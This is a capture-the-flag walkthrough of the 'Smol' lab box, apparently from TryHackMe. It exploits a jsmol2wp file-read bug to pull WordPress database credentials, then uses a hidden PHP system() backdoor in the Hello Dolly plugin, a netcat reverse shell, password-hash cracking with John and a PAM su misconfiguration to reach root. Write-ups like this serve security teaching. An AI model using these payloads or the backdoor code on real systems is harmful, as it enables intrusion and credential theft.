Smol

Enumeration

Nmap Scan

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDMc4hLykriw3nBOsKHJK1Y6eauB8OllfLLlztbB4tu4c9cO8qyOXSfZa
|   256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJNL/iO8JI5DrcvPDFlmqt
|   256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFG/Wi4PUTjReEdk2K4aFMi8WzesipJ0bp0iI0FM8AfE

80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://www.smol.thm/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
```

HTTP (80)

Dirsearch

```
Target: http://www.smol.thm/

[13:51:47] Starting:
[13:52:38] 301 -    0B  - /index.php  ->  http://www.smol.thm/
[13:53:14] 403 -  277B  - /server-status
[13:53:31] 301 -  315B  - /wp-admin  ->  http://www.smol.thm/wp-admin/
[13:53:31] 301 -  317B  - /wp-content  ->  http://www.smol.thm/wp-content/
[13:53:31] 301 -  318B  - /wp-includes  ->  http://www.smol.thm/wp-includes/
[13:53:33] 405 -   42B  - /xmlrpc.php
```

WordPress enumeration

Plugins:

```
[i] Plugin(s) Identified:

[+] jsmol2wp
 | Location: http://www.smol.thm/wp-content/plugins/jsmol2wp/
```

```
 | Latest Version: 1.07 (up to date)
 | Last Updated: 2018-03-09T10:28:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.07 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt
```

Users:

```
[i] User(s) Identified:

[+] Jose Mario Llado Marti
 | Found By: Rss Generator (Passive Detection)

[+] wordpress user
 | Found By: Rss Generator (Passive Detection)

[+] admin
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://www.smol.thm/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] think
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://www.smol.thm/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] wp
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://www.smol.thm/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] gege
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] diego
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] xavi
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Exploitation

The plugin, jsmol2wp, has a CVE-2018-20463. It is an Unauthenticated Server Side Request Forgery (SSRF).

`http://localhost:8080/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-config.php`


Our payload:


`http://smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-config.php`

```
 * @package WordPress
 */

// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'wpuser' );

/** Database password */
define( 'DB_PASSWORD', 'kbLSF2Vop#lw3rjDZ629*Z%G' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

We have the credentials for the user- wpuser.


After logging in:





To check for the Hello Dolly plugin:


`http://smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-content/plugins/hello.php`




CiBpZiAoaXNzZXQoJF9HRVRbIlwxNDNcMTU1XHg2NCJdKSkgeyBzeXN0ZW0oJF9HRVRbIlwxNDNceDZkXDE0NCJdKTsgfS → base64 decoding


if (isset($_GET["\143\155\x64"])) { system($_GET["\143\x6d\144"]); }

This PHP code is an RCE backdoor.





The line from the poem (top right)



I could run the `ls` command on the URL and get the directory's content. So, I can probably get a reverse shell from the same.

```
┌──(kali㉿kali)-[~/Desktop/THM/Smol]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.196.101] 50570
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

URL encoding for the payload should be done.

As from the wp-config.php file, we know the database username and password.

I tried to reuse the database password with the users on the machine, but it didn't work.

```
mysql> select user_login, user_pass from wp_users;
select user_login, user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| admin      | $P$BH.CF15fzRj4li7nR19CHzZhPmhKdX. |
| wpuser     | $P$BfZjtJpXL9gBwzNjLMTnTvBVh2Z1/E. |
| think      | $P$BOb8/koi4nrmSPW85f5KzM5M/k2n0d/ |
```

```
| gege       | $P$B1UHruCd/9bGD.TtVZULlxFrTsb3PX1 |
| diego      | $P$BWFBcbXdzGrsjnbc54Dr3Erff4JPwv1 |
| xavi       | $P$BB4zz2JEnM2H3WE2RHs3q18.1pvcql1 |
+------------+------------------------------------+
```

Then, using John the Ripper to crack the password.

```
┌──(kali㉿kali)-[~/Desktop/THM/Smol]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt creds
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 AVX 4x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sandiegocalifornia (diego)
1g 0:00:00:41 DONE (2025-01-31 14:57) 0.02438g/s 32102p/s 32102c/s 32102C/s sandra brown..sandew
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed.
```

```
diego@smol:/home/think$ ls -la
ls -la
total 32
drwxr-x--- 5 think internal 4096 Jan 12  2024 .
drwxr-xr-x 6 root  root     4096 Aug 16  2023 ..
lrwxrwxrwx 1 root  root        9 Jun 21  2023 .bash_history -> /dev/null
-rw-r--r-- 1 think think     220 Jun  2  2023 .bash_logout
-rw-r--r-- 1 think think    3771 Jun  2  2023 .bashrc
drwx------ 2 think think    4096 Jan 12  2024 .cache
drwx------ 3 think think    4096 Aug 18  2023 .gnupg
-rw-r--r-- 1 think think     807 Jun  2  2023 .profile
drwxr-xr-x 2 think think    4096 Jun 21  2023 .ssh
lrwxrwxrwx 1 root  root        9 Aug 18  2023 .viminfo -> /dev/null
```

It's a good thing that the user ‘think’ has an SSH folder.

I ran linpeas on the user think.

```
╔══════════╣ Analyzing PAM Auth Files (limit 70)
drwxr-xr-x 2 root root 4096 Jan 12  2024 /etc/pam.d
-rw-r--r-- 1 root root 2133 Jan 12  2024 /etc/pam.d/sshd
```

`Linux Pluggable Authentication Modules (PAM) is` **`a suite of libraries that allow a Linux system administrator to configure methods to authenticate users`**

In the /etc/pam.d/su file:

```
# This allows root to su without passwords (normal operation)
auth       sufficient pam_rootok.so
auth  [success=ignore default=1] pam_succeed_if.so user = gege
```

```
think@smol:/etc/pam.d$ su gege
gege@smol:/etc/pam.d$
```

```
gege@smol:~$ ls
wordpress.old.zip
```

Copied the zip file to my machine. The zip file is password-protected. Used zip2john and then john to crack the password.

```
┌──(kali㉿kali)-[~/Desktop/THM/Smol]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt zip_password
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hero_gege@hotmail.com (wordpress.old.zip)
1g 0:00:00:00 DONE (2025-01-31 15:18) 2.000g/s 15253Kp/s 15253Kc/s 15253KC/s hesse05010061..hepi
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

In the wp-config.php file

```
/** Database username */
define( 'DB_USER', 'xavi' );

/** Database password */
define( 'DB_PASSWORD', 'P@ssw0rdxavi@' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );
```

```
xavi@smol:/home/gege$ sudo -l
[sudo] password for xavi:
Matching Defaults entries for xavi on smol:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/

User xavi may run the following commands on smol:
    (ALL : ALL) ALL
xavi@smol:/home/gege$ sudo su
root@smol:/home/gege$
```